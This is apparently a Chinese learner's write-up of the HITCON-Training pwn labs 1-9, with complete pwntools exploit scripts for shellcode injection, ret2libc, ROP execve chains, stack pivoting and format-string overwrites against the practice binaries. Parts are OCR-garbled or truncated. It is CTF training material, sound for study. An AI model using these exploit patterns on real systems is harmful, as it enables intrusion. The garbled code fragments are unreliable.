这是一个台湾大佬Angelboy搞的一个pwn练习题集合,题目种类丰富,从最开始的简单逆向调试题到栈溢出漏洞,格式化字符串漏洞,再到堆漏洞的题目,最后还有一个c题目地址:https://github.com/scwuaptx/HITCON-Training

```
lab1
```

```
133
    v53 = 66;
    fd = open("/dev/urandom", 0);
134
    read(fd, &buf, 4u);
135
    printf("Give me maigc :");
136
137
     isoc99 scanf("%d", &v2);
     if ( buf == v2 )
138
139
     {
       for ( i = 0; i <= 0x30; ++i )
140
         putchar((*(&v5 + i) ^ *(&v54 + i)));
141
142
     return __readgsdword(0x14u) ^ v67;
143
144}
```

这题是个简单的调试的题目,题意是让你输入一个整数,如果和随机数相同那么就能打印出flag,但实际上不需要这样,有以下三种方法可以操作:

方法一:自己解密

```
从ida中提取出异或加密的数值,写脚本解密
```

```
key = "Do_you_know_why_my_teammate_Orange_is_so_angry???"
cipher = [7, 59, 25, 2, 11, 16, 61, 30, 9, 8, 18, 45, 40, 89, 10, 0, 30, 22, 0, 4, 85, 22, 8, 31, 7, 1, 9, 0, 126, 28, 62, 10, 30, 11, 107, 4, 66, 60, 44, 91, 49, 85, 2, 30, 33, 16, 76, 30, 66]
i=0
flag=""
while(i<len(key)):
    c=ord(key[i])^cipher[i]
    #ord () 函数可以返回对应字符的 ASCII 数值,或者 Unicode 数值
    flag+=chr(c)
    i+=1
print flag
```

方法二:利用gdb动态调试,可以在已经生成了password并且还未输入magic的情况下个断点

```
gdb ./sysmagic
b *0x8048712
   0x8048709 <get flag+366>:
                                 lea
                                        eax,[ebp-0x7c]
   0x804870c <get flag+369>:
                                 push
                                        eax
   0x804870d <get flag+370>:
                                        0x804884d
                                 push
=> 0x8048712 <get flag+375>:
                                 call
                                        0x8048480 < isoc99 scanf@plt>
   0x8048717 <get_flag+380>:
                                 add
                                        esp,0x10
   0x804871a <get flag+383>:
                                 mov
                                        edx,DWORD PTR [ebp-0x80]
   0x804871d <get flag+386>:
                                 mov
                                        eax, DWORD PTR [ebp-0x7c]
   0x8048720 <get flag+389>:
                                 CMD
                                        edx,eax
Guessed arguments:
. . . . . . . .
可知,ebp-0x80的地方就是password存放地址,于是可以直接读出flag
0 0 0 0
Breakpoint 1, 0x08048712 in get flag ()
gdb-peda$ x/d $ebp-0x80
0xffffce48: 1470823541
gdb-peda$ c
Continuing.
1470823541
CTF{debugger 1s so p0werful 1n dyn4m1c 4n4lySis!}[Inferior 1 (process 3405)
exited normally)
Warning: not running or target is remote
方法三:利用gdb动态调试,设置eip,跳过判断对比语句,直接执行for循环得出flag
(也可以使用IDA的nop功能,也就是使用keypatch)
先运行sysmagic,不要输入数字,保持输入的状态不变:
zeref@ubuntu:~/桌面/HITCON-Training-master/LAB/lab1$ ./sysmagic
Give me maigc :a
------
新开一个窗口, ps -aux | grep sysmagic, 得到pid = 3505;
zeref@ubuntu:~/桌面/HITCON-Training-master/LAB/lab1$ ps -aux |grep sysmagic
           2451 0.3 1.9 701812 58724 ?
                                                              0:17 gedit /
                                                 Sl
                                                      06:24
home/zeref/桌面/HITCON-Training-master/LAB/lab1/sysmagic.c
zeref
           [3505] 0.0 0.0
                               2204
                                      512 pts/18
                                                   S+
                                                        07:47
                                                                 0:00 ./
sysmagic
           3521 0.0 0.0 15984 1028 pts/2 S+
                                                      07:48
                                                               0:00 grep --
zeref
color=auto sysmagic
然后sudo gdb attach 3505;
b*0x08048720对0x08048720下断点,也就是在判断语句cmp edx,eax处
输入一个数字, gdb断下;
```

```
gdb-peda$ b*0x08048720
Breakpoint 1 at 0x8048720
gdb-peda$ r
Starting program: /home/zeref/桌面/HITCON-Training-master/LAB/lab1/sysmagic
Give me maigc :111
0 0 0 0 0
Breakpoint 1, 0x08048720 in get flag ()
输入set $eip = 0x08048724,直接跳过jnz,直接执行for循环打印flag操作
c继续执行,看到有flag弹出。
qdb-peda$ set $eip = 0x08048724
qdb-peda$ c
Continuing.
CTF{debugger 1s so p0werful 1n dyn4m1c 4n4lySis!}[Inferior 1 (process 3582)
exited normallyl
lab2
checksec一波,只开了canary保护
  Arch:
           i386-32-little
  RELRO:
           Partial RELRO
           Canary found
  Stack:
           NX disabled
  NX:
  PIE:
           No PIE (0x8048000)
  RWX:
            Has RWX segments
接着扔到ida,发现是让你输入shellcode然后程序就去执行你的shellcode,
int __cdecl main(int argc, const char **argv, const char **envp)
  int v4; // [sp+4h] [bp-4h]@0
 int savedregs; // [sp+8h] [bp+0h]@0
 int savedregs_4; // [sp+Ch] [bp+4h]@0
 orw seccomp();
 printf("Give my your shellcode:");
```

但正如这道题的名字orw,获取flag的方法是用open,read,write三个syscall来完成的,但不能用拿shell的方式,因为orw_seccomp()中的代码是这样的:

((void (_stdcall *)(int, int, int))shellcode)(v4, savedregs, savedregs_4);

read(0, &shellcode, 0xC8u);

return 0;

```
1|int orw_seccomp()
   2 (
   3
        _int16 v1; // [sp+4h] [bp-84h]@1
      char *v2; // [sp+8h] [bp-80h]@1
   4
   5
      char v3; // [sp+Ch] [bp-7Ch]@1
      int v4; // [sp+6Ch] [bp-1Ch]@1
   ó
   7
      04 = *MK_FP(\underline{GS}, 20);
  8
  9
      qmemcpy(&∪3, &unk 8048640, 0x60u);
10
      v1 = 12;
      02 = &03;
11
12
      prct1(38, 1, 0, 0, 0);
13
      prct1(22, 2, &v1);
14
      return *MK_FP(__GS__, 20) ^ v4;
15 }
```

因为通过查资料发现这个prctl函数有点迷,限制了我们syscall的调用,具体的为什么限制,怎么样限制我也看得不是很懂,反正就是不能用system(/bin/sh)或者execve 那就需要我们自己写shellcode执行cat flag,

内容为:

```
fp = open("flag",0)
read(fp,buf,0x30)
write(1,buf,0x30)
```

那我们需要查到,O'R'W'三个函数对应的系统调用号和参数应该调入的寄存器

sys_read	0x03	unsigned int fd	charuser *buf	size_t count	-	-	fs/read_write.c:391
sys_write	0x04	unsigned int fd	const char user *buf	size_t count	-	-	fs/read_write.c:408
sys_open	0x05	const char user *filename	int flags	int mode	-	-	fs/open.c:900

这段代码对应的汇编是这样的:

```
> push 1;
> dec byte ptr [esp];
              > mov ebx,esp; ebx
          xor
> xor ecx,ecx;
         xor edx
> xor edx,edx;
> xor eax,eax;
         xor∎∎eax
> mov al,0x5;
         ■eax■■■■■0x05
        ■■fp=open("flag",0)
> int 0x80;
> mov ebx,eax;
          ebx■■■■0x05■read(fp,buf,0x30)
> xor eax,eax;
          xor∎∎eax
> mov al,0x3;
> mov ecx,esp;
> mov dl,0x30; read
> int 0x80;
         ■■read(fp,buf,0x30)
         write write(1,buf,0x30)
> mov al,0x4;
> mov bl,1; ebx
> mov d1,0x30; edx
> int 0x80; ■■write(1,buf,0x30)
```

其实也可以用pwntools的asm函数来写:

shellcode += asm('xor ecx,ecx;mov eax,0x5; push ecx;push 0x67616c66; push 0x2f77726f; push 0x2f656d6f; push 0x682f2f2f; mov ek

lab3

这道题是最基础的栈溢出,操作是把shellcode写到name的空间里面去,然后溢出v4的缓冲区,跳转到name的地址去执行shellcode从而getshell,但是也有一个小坑需要

```
1|int __cdecl main(int argc, const char **argv, const char **envp)
2 (
3
   int v4; // [sp+1Ch] [bp-14h]@1
4
5
   setvbuf(stdout, 0, 2, 0);
   printf("Name:");
ó
7
   read(0, &name, 0x32u);
8
   printf("Try your best:");
9
   return (int)gets((char *)&v4);
0 }
                 push
                         ebp
                 mov
                         ebp, esp
                         esp, OFFFFFFOh
                 and
                         esp, 30h
                 sub
                         eax, ds:stdout@@GLIBC 2 0
                 mov
                 mov
                         dword ptr [esp+0Ch], 0 ; n
                         dword ptr [esp+8], 2; modes
                 MOV
                 mov
                         dword ptr [esp+4], 0 ; buf
                                         ; stream
                 mov
                         [esp], eax
                 call
                         _setvbuf
                         dword ptr [esp], offset format ; "Name:"
                 mov
                 call
                         dword ptr [esp+8], 32h; nbytes
                 mov
                         dword ptr [esp+4], offset name; buf
                 mov
                         dword ptr [esp], 0; fd
                 mov
                 call
                         read
                         dword ptr [esp], offset aTryYourBest ; "Try your best:"
                 mov
                         printf
                 <u>call</u>
                         eax, [esp+1Ch]
                 MOV
                         [esp], eax
                 call
                         _gets
                 nop
                 leave
                 retn
⊢ main
                 endp
exp如下
 1 #!usr/bin/env python
 2 # encoding:utf-8
 3 from pwn import *
 4
 5 context.log level = 'debug'
 6
 7 p = process('./ret2sc')
 8
 9 \text{ name addr} = 0 \times 0804 = 060
10 shellcode = asm(shellcraft.i386.linux.sh())
11
12 payload = 'a'*32
13 payload += p32(name addr)
14
15 p.recvuntil("Name:")
16 p.sendline(shellcode)
17 p.recvuntil("Try your best:")
18 p.sendline(payload)
19 p.interactive()
```

拿到题目按照老套,一波checksec+IDA:

```
1 int _ cdecl main(int argc, const char **argv, const char **envp)
  2 (
   3
      char **v3; // ST04 4@1
   4
      int v4; // ST08_4@1
   5
      __int16 v6; // [sp+12h] [bp-10Eh]@1
   ó
        int16 v7; // [sp+112h] [bp-Eh]@1
   7
      _int32 v8; // [sp+11Ch] [bp-4h]@1
   8
  9
      puts("#############################;
10
      puts("Do you know return to library ?");
      puts("#############################;
11
12
      puts("What do you want to see in memory?");
13
      printf("Give me an address (in dec) :");
14
      fflush(stdout);
      read(0, &∪7, 0xAu);
15
16
      v8 = strtol((const char *)&v7, v3, v4);
17
      See something(v8);
      printf("Leave some message for me :");
18
9 19
      fflush(stdout);
20
      read(0, &v6, 0x100u);
      Print message((char *)&v6);
21
22
      puts("Thanks you ~");
23
      return 0;
24 }
  1 int      cdecl Print message(char *src)
  2 {
  3
     char dest; // [sp+10h] [bp-38h]@1
  4
5
     strcpy(&dest, src);
     return printf("Your message is : %s", &dest);
6
7|}
            i386-32-little
 Arch:
 RELRO:
            Partial RELRO
 Stack:
 NX:
            NX enabled
 PIE:
```


一套看下来,就会发现,是一道简单的return to libc,需要注意的地方是,第一个输入,是输入一个10进制的地址,然后返回这个地址的内容给你由此就产生了思路:

利用这个功能去把puts函数的真实地址打印出来,也就是,去把got表中的内容搞出来,有了puts函数的真实地址,然后在把libc中各个函数的地址搞出来,算一下偏移量,

exp如图:

```
1 #!/usr/bin/python
 2 # -*- coding: utf-8 -*-
 3 from pwn import *
 4 p = process('./ret2lib')
 5 elf = ELF("./ret2lib")
 6 libc = ELF("/lib/i386-linux-gnu/libc.so.6")
 7
 8 system libc = libc.symbols["system"]
 9
10 puts got = elf.got["puts"]
11 print "puts got:"+hex(puts got)
12 puts plt = elf.plt["puts"]
13 print "puts plt:"+hex(puts plt)
14 puts libc = libc.symbols["puts"]
15 print "puts libc:"+hex(puts libc)
16 binsh libc= libc.search("/bin/sh").next()
17 print "binsh libc:"+hex(binsh libc)
18
19 \text{ main} = 0 \times 0804857 d
20
21 p.recvuntil("Give me an address (in dec) :")
22 p.sendline(str(puts got))
23
24 puts addr = int(p.recvuntil("\n")[-11:],16)
25 print "puts addr:"+hex(puts addr)
26
27 offset = puts addr - puts libc
28 system addr = system libc + offset
29 binsh = binsh libc +offset
30
31 \text{ payload} = 'a'*60
32 payload += p32(system addr) + p32(main) + p32(binsh)
33
34 p.recvuntil("Leave some message for me :")
35 p.sendline(payload)
36 p.interactive()
37
38
lab5
按照老套路,一波checksec+IDA:
```

Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)



发现也还是一道比较简单的题目,但也学到了一些新的姿势

这道题 就一个输入,然后是静态链接,加载了很多东西进来,又开了nx保护,没有发现system函数,没有发现binsh参数

所以应该是ret2systemcall的题目,用rop,进行int0x80中断,执行系统调用

所以我们需要找到,有pop eax,ebx,ecx,edx,ret这样的gadget,通过一波搜索找到了这些:

```
> 0x080493e1 : int 0x80
> 0x080bae06 : pop eax ; ret
> 0x0806e82a : pop edx ; ret
> 0x0806e850 : pop edx ; pop ecx ; pop ebx ; ret
```

但是我们要调用execve(/bin/sh)还需要参数,题目里面找不到参数,那么我们只能自己去写入了,写入就要用到一些新的姿势了,找到一种gadget,要有能将某个寄存

```
通过一波搜索,我们找到了这些:
```

```
> 0x0807b301 : mov dword ptr [eax], edx ; ret
> .bss NOBITS 080eaf80 0alf80 00136c 00 WA 0 0 32
```

这样一来,我们就可以先把bss段的地址给eax,然后再把参数给edx,然后执行这个gadget就能实现把参数写进bss段里面了,接着再开始把各个参数传给各个寄存器,实现

```
#!/usr/bin/python
# -*- coding:utf-8 -*-S
from pwn import *
p = process('./simplerop')
bss = 0x80eaf80
int80 = 0x080493e1
pop eax ret = 0x080bae06
pop edx ecx ebx ret = 0 \times 0806 = 850
pop edx ret = 0x0806e82a
mov gadget = 0 \times 0807 \text{b} 301 \text{#mov dword ptr [eax], edx ; ret}
#将binsh参数写入bss
pavload = 'a'*32
payload += p32(pop eax ret) + p32(bss)
payload += p32(pop edx ret) + "/bin"
payload += p32(mov gadget)
payload += p32(pop eax ret) + p32(bss+4)
payload += p32(pop edx ret) + "/sh\x00"
payload += p32(mov gadget)
#执行系统调用
payload += p32(pop edx ecx ebx ret) + p32(0 \times 00)+p32(0 \times 00)+p32(bss)
payload += p32(pop eax ret) + p32(0x0b)
payload += p32(int80)
p.recvuntil("Your input :")
p.sendline(payload)
p.interactive()
```

lab6

这道题目就不是很容易了qvq,涉及到了严重的知识盲区,

```
checksec
CANARY
FORTIFY
           : ENABLED
NX
PIE
           : FULL
RELRO
int __cdecl main(int argc, const char **argv, const char **envp)
 char buf; // [sp+0h] [bp-28h]@3
 if ( count != 1337 )
   exit(1);
  ++count;
  setvbuf( bss start, 0, 2, 0);
 puts("Try your best :");
 return read(0, &buf, 0x40u);
```

从题目来看,mian函数只能执行一次,那么ret2lib的操作就执行不了了,然后就一个输入,read读取0x40个字节到buf0x28的空间中,会溢出0x12个字节,那么可以用来

原理是,通过溢出,去执行一次read函数,把我们要接下来执行的rop链写到bss的某个地址里去(可以根据用readelf 命令去查一下bss的哪个地方有执行的权力),接着构造假的ebp,让ebp跳转到bss的某个地址中,从而让计算机把那个地址当成栈帧,达到构造假栈帧的目的。

我们首先用ROPgadget去找找可以用的gadget:

通过看图,可以很清楚的了解整个构造假栈帧的过程,重点在于理解esp和ebp是怎么样变化的 <--"/bin/sh" bss+0x5000x100 0x100 bss+0x400 0xdeadbeef bss+0x500 0x00 system_addr 0x00 0x100 leave ret leave_ret pop %ebp pop elp bss+0x500read_plt read_plt <--ebp 0x00 puts_got bss+0x500 <--pop esi ;pop edi ; p3ret p1ret 'a'*0x28 read_plt puts_plt bss+0x500 bss+0x400 <--bss+0x400 bss+0x500--> 先执行read函数,把/bin/sh写到 bss+0x500的地方,然后再用p3ret 这个gadget执行system去getshell

完整的exp是这样的:

```
#!/usr/bin/python
# -*- coding:utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./migration')
elf = ELF("./migration")
libc = ELF("/lib/i386-linux-gnu/libc.so.6")
system_libc = libc.symbols["system"]
print "system_libc:"+hex(system_libc)
read_plt = elf.plt["read"]
print "read_plt:"+hex(read_plt)
puts_got = elf.got["puts"]
print "puts_got:"+hex(puts_got)
puts_plt = elf.plt["puts"]
print "puts_plt:"+hex(puts_plt)
puts_libc = libc.symbols["puts"]
print "puts_libc:"+hex(puts_libc)
binsh_libc= libc.search("/bin/sh").next()
print "binsh_libc:"+hex(binsh_libc)
leave_ret = 0x08048418
p3ret = 0x08048569 \#pop esi ; pop edi ; pop ebp ; ret
p1ret = 0x0804836d #pop_ebp_ret
bufl = elf.bss() + 0x500
buf2 = elf.bss() + 0x400
payload = 'a'*40
payload +=p32(buf1)+p32(read_plt)+p32(leave_ret)+p32(0)+p32(buf1)+p32(0x100)
p.recvuntil(" :\n")
```

```
p.send(payload)
sleep(0.1)
\verb"payload=p32(buf2)+p32(puts_plt)+p32(plret)+p32(puts_got)+p32(read_plt)+p32(leave_ret)+p32(0)+p32(buf2)+p32(0x100)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2)+p32(buf2
p.send(payload)
sleep(0.1)
puts_addr =u32(p.recv(4))
print "puts_addr:"+hex(puts_addr)
offset = puts_addr - puts_libc
 system_addr = system_libc + offset
binsh = binsh_libc +offset
\verb"payload = p32(buf1) + p32(read\_plt) + p32(p3ret) + p32(0) + p32(buf1) + p32(0x100) + p32(system\_addr) + p32(0xdeadbeef) + p32(buf1) + p32(0x100) + p32(0x100)
p.send(payload)
sleep(0.1)
 #p.send("/bin/sh\0")
p.interactive()
payload =p32(buf1)+p32(system_addr)+"bbbb"+p32(binsh)
p.send(payload)
sleep(0.1)
p.interactive()
                                                                                                                                                                         #=====
 0x08048418 : leave ; ret
 0x0804836d : pop ebx ; ret #p1ret ■■■■
 0x08048569 : pop esi ; pop edi ; pop ebp ; ret
 #p3ret IIIIIIIIIIIIIIIIIIIIrop
```

lab7

这是一道格式化字符串漏洞的题目,这道题还是比较简单的,就是给你一个随机数,猜对这个随机数了就给你cat flag,然后我们就利用printf函数的格式化字符串漏洞去泄漏出随机数的数值,这道题就迎刃而解了。按照套路IDA+checksec一波:

```
3
    unsigned int v3; // eax
 4
    int fd; // ST14 4
 5
    char nptr; // [esp+8h] [ebp-80h]
 6
    char buf; // [esp+18h] [ebp-70h]
 7
    unsigned int v8; // [esp+7Ch] [ebp-Ch]
 8
 9
    v8 = __readgsdword(0x14u);
10
    setvbuf(_bss_start, 0, 2, 0);
11
    v3 = time(0);
12
    srand(v3);
13
    fd = open("/dev/urandom", 0);
    read(fd, &password, 4u);
14
15
    printf("What your name ? ");
16
    read(0, &buf, 0x63u);
17
    printf("Hello ,");
18
   printf(&buf);
19
    printf("Your password :");
20
    read(0, &nptr, 0xFu);
21
    if ([atoi(&nptr) == password])
22
23
      puts("Congrt!!");
24
      system("cat /home/crack/flag");
25
    }
26
    else
27
28
     puts("Goodbyte");
29
30
    return 0;
31 }
    '/home/zeref/\xe6\xa1\x8c\xe9\x9d\
   Arch:
             i386-32-little
   RELRO:
             Partial RELRO
              Canary found
             NX enabled
   NX:
   PIE:
可以看到这道题只有格式化字符串的问题, 栈溢出完全没办法利用, 另外还开了canary和NX
zeref@ubuntu:~/桌面/HITCON-Training-master/LAB/lab7$ ./crack
Hello ,AAAA-0xffd5efd8-0x63-(nil)-0xffd5effe-0x3-0xc2-0xf7e606bb-0xffd5effe-0xff
d5f0fc-{0x41414141}-0x2d70252d-0x252d7025-0x70252d70-0x2d70252d-0x252d7025-0x70252
d70
♦♦♦Your password :^[a
我们可以看到,%p泄漏出了printf栈里面的东西,并且可以发现AAAA也就是"0x4141414"在第十个位置,也就是说格式化字符串在栈的第十个位置,于是我们就可以构造
完整exp如下:
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./crack')
payload = p32(0x804A048)+'#'+'%10$s'+'#'
print payload # H\times0\times0$10$s#
```

1 int __cdecl main(int argc, const char **argv, const char **envp

2 {

p.recvuntil('What your name ? ')

p.sendline(payload)

```
p.recvuntil("#")
r = p.recvuntil("#")
print r \# x\x9e^\#
print r[:4] # x\x9e
password = u32(r[:4])
print password # 1611505272
p.recvuntil("Your password :")
p.sendline(str(password))
p.interactive()
另外这道题有一点比较谜的地方是并不是每一次执行脚本都能成功,有一定的机率会失败,也就是猜错随机数,我在想是不是因为有时候生成的随机数过大占到了8个字节,
其次,在我做完这道题后去看了一下大佬的wp,发现还可以直接把随机数改了,附上Veritas501大佬的wp:
from pwn import *
context.log_level = 'debug'
cn = process('./crack')
p_pwd = 0x0804A048
fmt_len = 10
cn.recv()
pay = fmtstr_payload(fmt_len, {p_pwd:1})
cn.sendline(pay)
cn.recv()
cn.sendline('1')
cn.recv()
cn.recv()
lab8
这也是一道简单的格式化字符串漏洞的题,但却有四种解法,学习到不少姿势
保护机制和上一题一样的,就不能用栈溢出的操作了
int __cdecl main(int argc, const char **argv, const char **envp)
  char buf; // [esp+Ch] [ebp-10Ch]
  unsigned int v5; // [esp+10Ch] [ebp-Ch]
  v5 = __readgsdword(0x14u);
  setvbuf(_bss_start, 0, 2, 0);
  puts("Please crax me !");
  printf("Give me magic :");
  read(0, &buf, 0x100u);
  printf(&buf);
  if ( magic == 218 )
     system("cat /home/craxme/flag");
  else if ( magic == -87117812 )
    system("cat /home/craxme/craxflag");
  }
  else
    puts("You need be a phd");
  }
  return 0;
从这个反汇编的代码就可以看出有两种解法
一是覆盖218
二是覆盖-87117812
而第三种方法是,修改puts的got表为【system("cat /home/craxme/flag")】的地址,这样一来在执行到【puts("You need be a
phd")】的时候会直接去执行【system("cat /home/craxme/flag")】
```

```
Please crax me !
You need be a phd
以下是exp:
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *
context.log_level = 'debug'
p = process('./craxme')
magic = 0x0804a038
catflag = 0x080485f6\#\blacksquare 0x080485d8
putsgot = 0x0804a018
printfgot = 0x0804a010
systemplt = 0x08048410
payload1 = p32(magic) + '%0214c'+'%7$n'
#
1.1.1
-87117812 --> 0xFACEB00C
\x0c
\xb0
\xce
\xfa
\verb"payload2 = p32(magic) + p32(magic+1) + p32(magic+2) + p32(magic+3) \#4x4 = 16
payload2 += '%252c%7$hhn' #252+16 =268-->0x10c
payload2 += '%164c%8$hhn' #268+164 = 432 -->0x1b0
payload2 += '%30c%9$hhn' #432+30 =462 -->0x1ce
payload2 += '%44c%10$hhn' #462+44 =506 -->0x1fa
#■■■■-87117812
#payload2 = fmtstr_payload(7, {magic: 0xfaceb00c})
########payload###
#-----
payload3 = fmtstr_payload(7, {putsgot: catflag})
#-----
payload4 = fmtstr_payload(7, {putsgot:0x0804858B,printfgot:systemplt})
p.recvuntil('Give me magic :')
p.sendline(payload4)
p.interactive()
```

lab9

这道题就比较有难度了,找了很久只发现Veritas501大佬才写了这道题的wp,认真膜拜了一波,才理解这道题是怎么样做出来的

Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000

```
1 int do fmt()
2 {
3
    int result; // eax
4
    while (1)
5
6
    {
      read(0, buf, 0xC8u);
7
      result = strncmp(buf, "quit", 4u);
8
9
      if (!result)
        break;
10
      printf(buf);
11
    }
12
13
    return result;
14 }
```

从IDA和checksec来看,就是开了NX保护,然后有个格式化字符串的漏洞,关键点在于,这次的buf不在栈上,而是在bss段里,这就导致我们构造的格式化字符串都在bssl 于是我们只能间接得去写和读数据,通过ebp保存的数据从而实现数据的读写

```
我们可以看到在输入"asds"后的栈中的情况:
           stack 20
00001
      0xffffce88 --> 0xffffceb8 --> 0xffffcec8 --> 0xffffced8 --> 0x0
0004 I
      0xffffce8c --> 0xc8
0008
      0xffffce90 --> 0x804a060 ("asds\n")
0012
      0xffffce94 -->
                                   (<__read_nocancel+25>:
                                                                      ebx)
                                                              pop
      0xffffce98 --> 0x0
0016
0020 İ
      0xffffce9c -->
                                  (<do fmt+26>:
                                                             esp,0x10)
                                                     add
0024
      0xffffcea0 --> 0x0
00281
      0xffffcea4 --> 0x804a060 ("asds\n")
0032
      0xffffcea8 --> 0xc8
0036 I
                                  (<play+51>:
      0xffffceac -->
                                                     add
                                                             esp,0x10)
0040
      0xffffceb0 \longrightarrow 0x8048645 ('=' < repeats 21 times>)
0044|
      0xffffceb4 --> 0xf7fad000 --> 0x1b1db0
0048
      0xffffceb8 --> 0xffffcec8 --> 0xffffced8 --> 0x0
                                  (<play+59>:
0052 İ
      0xffffcebc -->
                                                     nop)
      0xffffcec0 --> 0xf7fadd60 --> 0xfbad2887
0056
0060
      0xffffcec4 --> 0x0
0064
      0xffffcec8 --> 0xffffced8 --> 0x0
0068 I
      0xffffcecc -->
                                  (<main+42>:
                                                     nop)
0072
      0xffffced0 \longrightarrow 0xf7fad3dc \longrightarrow 0xf7fae1e0 \longrightarrow 0x0
0076
      0xffffced4 --> 0xffffcef0 --> 0x1
```


这里有用的就是这四条,分别是ebp1、fmt7、ebp2、fmt11,而他们相对于格式化字符串的偏移分别是6、7、10、11

```
0048 | 0xffffceb8 --> 0xffffcec8 --> 0xffffced8 --> 0x0
0052 | 0xffffcebc --> 0x8048584 (<play+59>: nop)
0064 | 0xffffcec8 --> 0xffffced8 --> 0x0
0068 | 0xffffcecc --> 0x80485b1 (<main+42>: nop)
```

从上我们可以看到,ebp1的内容是指向ebp2的地址的指针,而ebp2的内容又是指向其他地址的指针,因此如果我们用%n对ebp1进行操作,那么实际上会修改ebp2的值,

```
1. \blacksquare \blacksquare ebp_1 \blacksquare ebp_2 \blacksquare fmt_7
 2.■■ebp_2■fmt_7■■■■■■printf_got
 3.■■ebp_1■ebp_2■■fmt_11
 4.■■ebp_2■fmt_11■■■■■■printf_got+2
 5.■■fmt_7■printf_got■■■■■■
 6. System yet make yet a system system printf got see
 system system fmt_7, fmt_11
 7. printf
